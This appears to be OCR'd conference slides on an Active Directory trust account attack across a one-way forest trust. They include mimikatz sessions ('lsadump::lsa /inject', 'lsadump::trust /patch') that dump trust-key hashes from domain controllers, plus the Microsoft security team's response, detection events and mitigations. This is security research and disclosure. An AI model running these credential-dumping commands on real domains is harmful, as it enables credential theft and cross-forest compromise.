


Attack #6 - Trust account

- TGT encryption
  - **TGT (Intra-forest)**: krbtgt Kerberos key
  - **Inter-realm TGT**: trust key



Attack #6 - Trust account




- TGT encryption
  - **TGT (Intra-forest)**: krbtgt Kerberos key
  - **Inter-realm TGT**: trust key

- Trust key = *trust account* Kerberos key


Attack #6 - Trust account

- TGT encryption
  - **TGT (Intra-forest)**: krbtgt Kerberos key
  - **Inter-realm TGT**: trust key




- Trust key = ***<u>trust account</u>*** Kerberos key

- Trust account for one-way forest trust: EXT.LOCAL -> ROOT.LOCAL




```
PS C:\> Get-ADUser EXT$ -Properties DistinguishedName, Enabled, PrimaryGroup, PrimaryGroupID,
ObjectCategory, ObjectClass


DistinguishedName : CN=EXT$,CN=Users,DC=root,DC=local
Enabled           : True
GivenName         :
Name              : EXT$
ObjectCategory    : CN=Person,CN=Schema,CN=Configuration,DC=root,DC=local
ObjectClass       : user
ObjectGUID        : 74b3a358-f138-4e4f-8f4b-01d65ccbf4f0
PrimaryGroup      : CN=Domain Users,CN=Users,DC=root,DC=local
PrimaryGroupID    : 513
SamAccountName    : EXT$
SID               : S-1-5-21-1556913138-1403956553-584833181-1104
Surname           :
UserPrincipalName :
```

Trust key = trust account Kerberos key




```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty HostName
ROOT-DC-01.root.local
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::lsa /inject /user:EXT$
Domain : ROOT / S-1-5-21-1556913138-1403956553-584833181

RID  : 00000450 (1104)
User : EXT$

 * Primary
    NTLM : 3c8245d21371701e9c829da0e3b155e9
    LM   :
  Hash NTLM: 3c8245d21371701e9c829da0e3b155e9
    ntlm- 0: 3c8245d21371701e9c829da0e3b155e9
    lm  - 0: 56cc1528501bb7a5795dd0e30a7c71e6
```




```
PS C:\> hostname | Get-ADDomainController | select -ExpandProperty Hostname
EXT-DC-01.ext.local
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::trust /patch

Current domain: EXT.LOCAL (EXT / S-1-5-21-3271404213-1448471960-426148183)

Domain: ROOT.LOCAL (ROOT / S-1-5-21-1556913138-1403956553-584833181)
 [  In ] EXT.LOCAL -> ROOT.LOCAL

 [ Out ] ROOT.LOCAL -> EXT.LOCAL
    * 7/9/2022 12:09:25 PM - CLEAR   - e3 4a 8d 37 88 90 d8 76 4e 4b df d9 3c 9a e8 fd
        * aes256_hmac       21df901f0898ae508f4244d06b32fc1e9913a7235b3c22f5e935b8d6d74
        * aes128_hmac       1eb7061e5fe3afb87999bf2bef879e5e
        * rc4_hmac_nt       3c8245d21371701e9c829da0e3b155e9
```

Attack #6 - Trust account



Enhanced Security Administrative Environment (ESAE)

Aka Red Forest




Trust account attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-06_trust-account-attack.mp4

Trust account attack

MSRC response



Jonas,

Engineering has completed their assessment of this case and ranked it as a Low severity issue with Domain Trust.
Being of Low severity, this issue does not meet the bar for servicing in a Windows Security Update and will be closed.


Engineering does appreciate your suggestion to "Replace Domain Users as Primary Group for the trust account with a new/existing SID which represents a trust account".
It will be considered for inclusion in the next full release of Windows.

Thank you for documenting and sharing this issue with MSRC.

Trust account attack detection and mitigation

- Detection
  - TGT request event (4768)
  - Logon event (4624)

- Mitigations (risky?)
  - Change the Primary Group
  - Disable the trust account
  - Deny log on



Event 4624, Microsoft Windows security auditing.

```
An account was successfully logged on.

Subject:
        Security ID:                NULL SID
        Account Name:               -
        Account Domain:             -
        Logon ID:                   0x0

Logon Information:
        Logon Type:                 3
        Restricted Admin Mode:      -
        Virtual Account:            No
        Elevated Token:             Yes

Impersonation Level:                Delegation

New Logon:
        Security ID:                ROOT\EXT$
        Account Name:               EXT$
        Account Domain:             ROOT.LOCAL
        Logon ID:                   0x13321B1
        Linked Logon ID:            0x0
        Network Account Name:       -
```

Future work (in priority)

- The correct one-way trust attack mitigation?
- Attack detection rules (e.g. Sigma)
- More SID filtering exception rights? We tested on a basic forest
- More intra-forest attacks in CN=Configuration?
- More DNS trust attacks
  - DNS-SD
  - Root Hints/Root DNS servers
  - ServerLevelPluginDLL

- The End -

Credits:

Colleagues from Improsec A/S

Co-author: Tobias Torp (@TobyTorp)